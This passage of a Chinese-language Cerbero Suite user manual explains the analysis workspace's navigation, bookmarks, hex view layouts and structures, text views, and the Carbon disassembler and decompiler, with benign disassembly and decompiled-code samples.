
例如，您可能在选择格式视图中的一个项目后查看了一个表格。



随后，您可能选择查看摘要视图中可用的反汇编详细信息。



如果您选择通过导航操作返回，您将回到先前查看的表格，并保持其先前的状态。




再次前进将带您回到反汇编的分析视图。


导航操作很有用，因为它们简化了分析过程，使用户能够在不同视图和数据状态之间高效移动，而不会丢失上下文或进度。

4.13.4 书签


书签是分析视图中的一个非常有效的功能，提供两种类型：全局书签和特定于当前根对象的书签。



添加书签时，将出现一个对话框，允许您填写书签的各种字段，包括名称、时间戳和描述。值字段根据当前上下文自动计算。您还可以指定书签是否应支持跳回分析视图。




书签可以编辑、删除，并可组织到文件夹中以便于管理。




如果书签能够跳回到分析视图，它将以颜色高亮显示。选择这样的书签将返回到与离开

时状态相同的分析视图。




4.13.5 额外的分析视图

可以同时打开多个分析视图。要打开一个额外的分析视图，选择'Open New Analysis View'。



用于显示数据的分析视图取决于当前活动的视图。活动的分析视图通过不同的停靠标题颜色来区分。



4.13.6 并排查看不同对象的数据

并排查看不同对象的数据需要利用多个分析视图。在打开并激活 额外的分析视图 后，它可用于查看来自不同根对象或子对象的数据。


请注意，分析工作区中只能有一个当前对象，您可以为其 创建书签 并 添加子对象。

4.14 十六进制视图

十六进制视图是 Cerbero Suite 中可视化数据的最基本方法之一，提供了许多功能和显著的灵活性。


4.14.1 将选定数据保存到磁盘

要将选定数据保存到磁盘，请使用上下文菜单中的'Copy' → 'Copy Into New File' 操作。



4.14.2 将选定数据显示为文本


要将 hex 数据转换为文本，主要有两种方法。最快的方法是从上下文菜单中选择'To Text' 选项，这将启动一个新的 text browser view。该视图会自动识别编码，但如果需要，您可以修改它。



另一种方法是使用 'Bytes To Text' 转换操作。


4.14.3 编辑数据

在分析工作区中，所有视图均设计为显示信息而不更改原始数据，从而保持法证证据的完整性。然而，十六进制视图允许安全的编辑操作，确保原始数据不被更改。这些编辑功能使用户可以临时修改数据，随后可以通过 'Copy Into New File' 操作将其保存到磁盘，或用于后续操作。



4.14.4 添加根对象


虽然 添加子对象 仅限于分析视图的上下文中，但始终可以使用'Add Root Object' 和'Add Selection as Root Object' 从十六进制视图的内容中添加根对象。




4.14.5 布局

十六进制视图使您可以轻松定义数据分析的布局元素。


要创建新的布局元素，请在十六进制视图中选择一部分数据并选择'Add Interval'。




选择后，将出现一个对话框，您可以在其中指定布局元素的名称和颜色。




添加后，布局元素将在十六进制视图中可见。



可以使用'Select...' 菜单操作加载现有布局。




'Layouts' 对话框允许您加载、重命名、删除、导入和导出布局。默认情况下，布局保存在当前项目中。导入和导出布局对于在不同项目之间共享布局或在分析工作区之外操作时将布局保存到磁盘非常有用，这样可以稍后重新加载。




4.14.6 布局检查器

要查看当前布局中元素的概览，可以通过选择'Inspector' 菜单操作打开布局检查器。




布局检查器不仅提供当前布局元素的概览，还允许您检查 结构。




4.14.7 结构


除了间隔，您还可以通过使用上下文菜单中的'Add Structure' 操作向布局添加结构。



此操作将显示一个对话框，您可以在其中选择包含结构的头文件。其他选项包括设置数组大小（如果是结构数组），以及指定布局元素的描述和颜色。




一旦将结构添加到布局中，您可以使用布局检查器对其进行检查。




头文件通过 Header Manager 工具创建，该工具解析 C/C++ 代码以提取结构，或者通过从 PDB 调试文件中导出类型来实现。

头文件可以位于用户的'headers' 目录中或当前项目中。




'[Project Header]' 指的是包含在当前项目中的头文件。要将结构导入到该头文件中，您必须从分析工作区启动 Header Manager 工具。



您可以在 专用 SDK 页面 上找到有关头文件和结构的更多信息。

4.15 文本浏览视图


文本浏览视图是一种只读视图，能够处理大量文本。这些视图在外观上类似于文本视图，并支持语法高亮。




4.15.1 文本编码

与文本视图不同，文本浏览视图允许您更改用于解码当前文本的编码方式。该功能特别有用，当文本浏览视图从十六进制视图打开且文本编码未正确检测时。

要更改文本编码，请从上下文菜单中选择'Encoding'。




这将显示一个对话框，您可以在其中选择用于解码文本的编码方式。




4.15.2 语法高亮

您可以使用上下文菜单选择文本的语法高亮。



4.15.3 将内容保存到磁盘

要将文本浏览视图的内容保存到磁盘，请从上下文菜单中选择'Save to Disk'。



4.15.4 打开可编辑文本视图


如果需要编辑文本，您可以通过上下文菜单选择'Open in Editor' 以相同的内容打开一个新的文本视图。

4.16 文本视图

文本视图用于显示可编辑的文本。与文本浏览视图不同，它们并非设计用于处理大量文本。


4.16.1 语法高亮

与文本浏览视图一样，您可以使用上下文菜单更改文本的语法高亮。



4.16.2 保存到磁盘

要将文本视图的内容保存到磁盘，请从上下文菜单中选择’Save to Disk’。




4.17 CARBON 反汇编视图

Carbon 是 Cerbero Suite 中包含的一项高速反汇编技术，设计用于从二进制文件到内存转储的广泛反汇编任务。

```
.text:0x140001004 loc_140001004:                          ; DATA XREF: 0x1400022E0
.text:0x140001004 ; try { // handler at loc_14000101F
.text:0x140001004       mov     eax, 0xA
.text:0x140001009       cdq
.text:0x14000100A       xor     ecx, ecx
.text:0x14000100C       idiv    ecx
.text:0x14000100E       mov     edx, eax
.text:0x140001010       lea     rcx, [0x1400021B8]          ; "%d"
.text:0x140001017       call    qword ptr [0x140002118] -> printf
.text:0x14000101D       jmp     loc_14000102D
.text:0x14000101D ; } // starts at loc_140001004
.text:0x14000101F
.text:0x14000101F loc_14000101F:                          ; DATA XREF: 0x1400022EC
.text:0x14000101F ; except(1) { // owned by loc_140001004
.text:0x14000101F       lea     rcx, [0x1400021C0]          ; "caught\n"
.text:0x140001026       call    qword ptr [0x140002118] -> printf
.text:0x14000102C       nop
.text:0x14000102D
.text:0x14000102D loc_14000102D:                          ; CODE XREF: 0x14000101D
.text:0x14000102D       xor     eax, eax
.text:0x14000102F       add     rsp, 0x28
.text:0x140001033       ret
.text:0x140001033 ; } // starts at sub_140001000
```

Carbon 反汇编视图使您能够检查和更改 Carbon 反汇编项目的内容。通常，这些项目可通过摘要视图中的特定条目访问。对于可执行文件，摘要视图中会自动出现一个本机代

码条目，提供对 Carbon 反汇编项目的直接访问。




您也可以选择 创建自己的反汇编项目。在 Cerbero Suite 中，对象层次结构中的任何单个对象都可以链接到多个反汇编项目，每个项目都可以根据需要配置不同的默认架构。此外，您可以在同一反汇编项目中组合多种架构。

4.17.1 反编译

所有 Carbon 反汇编视图都支持反编译已反汇编的函数。

```
loc_41D3E8:
        _shell_name = pcVar12;
        if (_dollar_vars != 0) {
            sh_xfree(_dollar_vars, "../bash/shell.c", 0x63B);
        }
        iVar8 = strlen(_shell_name);
        uVar9 = sh_xmalloc(iVar8 + 1, "../bash/shell.c", 0x63C);
        _dollar_vars = strcpy(uVar9, _shell_name);
        if (((_shell_name == (char *)0x0) || (*_shell_name == '\0')) ||
           ((*_shell_name == '-' && (_shell_name[1] == '\0')))) {
            _shell_name = (char *)"bash";
        }
        _shell_start_time = time(0);
        uVar16 = uStack_2c;
        if (uStack_2c == uStack_18) goto loc_41D554;
        unaff_x23 = (uint32_t *)ppcStack_20[(int32_t)uStack_2c];
        if (unaff_x23 == (uint32_t *)0x0) goto loc_41D554;
        if (*(char *)unaff_x23 != '-') goto loc_41D554;
        unaff_w26 = 0;
        unaff_x27 = (uint8_t **)&"debug";
        unaff_x28 = (uint8_t *)"debug";
```

要打开反编译器视图，您可以从上下文菜单中选择相应选项或直接按 Tab 键。




您可以使用 Tab 键在反编译器视图和反汇编视图之间切换。

如果无法打开反编译器，请确保反汇编视图中的光标位于函数内。如果未定义任何函数，可能需要 定义一个函数。


4.17.1.1 更改函数原型

要在反编译器视图中修改函数的原型，请使用上下文菜单中的专用操作或按 Y 键。




4.17.2 重命名项目

您可以通过上下文菜单中的相应操作或按 N 键来重命名反汇编视图中的标签以及反编译器视图中的函数名和变量。




4.17.3 添加注释

要添加注释，请选择上下文菜单中的相应操作或按分号键（;）。



4.17.4 标记位置


标记位置是您可以标记以便快速参考的代码中的兴趣点。可以使用上下文菜单或键盘快捷键来管理这些位置。




另外，您可以使用 书签 代替标记位置。关键区别在于标记位置特定于当前反汇编项目。

4.17.5 定义代码


您可以通过选择上下文菜单中的'Make Code' 或按 C 键定义代码。如果反汇编视图中没有活动选择，则代码分析将在光标的当前位置开始。如果存在选择，则代码分析将仅限于选定的数据范围。



'Make Code' 操作使用反汇编项目的默认架构定义代码。然而，您可以通过上下文菜单选择'Make Code As...' 并选择不同的架构。




此操作将显示一个对话框，您可以在其中选择可用架构。




4.17.6 定义数据


要定义数据，请从上下文菜单中选择'Data' 或按 D 键。



此操作将显示一个对话框，您可以在其中选择可用的数据类型。




要重复应用相同的数据类型，可以从上下文菜单中选择'Data Repeat' 或按 W 键。



4.17.7 取消定义代码和数据


要取消定义代码或数据，您可以从上下文菜单中选择'Undefine' 或按 U 键。



如果有选择，操作将取消定义反汇编视图中的选定范围。如果没有选择，则将在光标当前位置取消定义项目。

4.17.8 定义和取消定义函数

要定义和取消定义函数，您可以使用上下文菜单或按 P 键定义函数。




一旦通过自动分析或手动操作定义了一个函数，它便可以被 反编译。

4.17.9 导航

在反汇编视图中，您可以通过双击地址、标签和交叉引用，或将光标置于其上并按 Enter 键进行导航。在反编译器视图中，您也可以通过相同方法在函数间导航。


要返回到反汇编或反编译视图中的先前位置，可以使用 Esc 键。

要导航到其他感兴趣的位置，您可以使用上下文菜单或键盘快捷键。




4.17.9.1 地址

要导航到特定地址，请从上下文菜单中选择’Go To Address...’ 或按 G 键。此操作会打开一个对话框，允许您输入自定义的 Python 表达式。



4.17.9.2 入口点


要导航到入口点，请使用上下文菜单中的'Go To...' → 'Entry Point' 操作，或按 Ctrl+1 快捷键。此操作会打开一个对话框，允许您选择要导航的入口点。



所有 Carbon 列表对话框都包含一个文本过滤器，可帮助您快速定位特定感兴趣的项目。


4.17.9.3 函数

要导航到函数，请使用上下文菜单中的'Go To...' → 'Function' 操作，或按 Ctrl+2 快捷键。此操作会打开一个对话框，允许您选择要导航的函数。




4.17.9.4 导入项

要导航到导入的符号，请使用上下文菜单中的'Go To...' → 'Import' 操作，或按 Ctrl+3 快捷键。此操作会打开一个对话框，允许您选择要导航的导入符号。




4.17.9.5 导出项

要导航到导出的符号，请使用上下文菜单中的'Go To...' → 'Export' 操作，或按 Ctrl+4 快捷键。此操作会打开一个对话框，允许您选择要导航的导出符号。



4.17.9.6 字符串

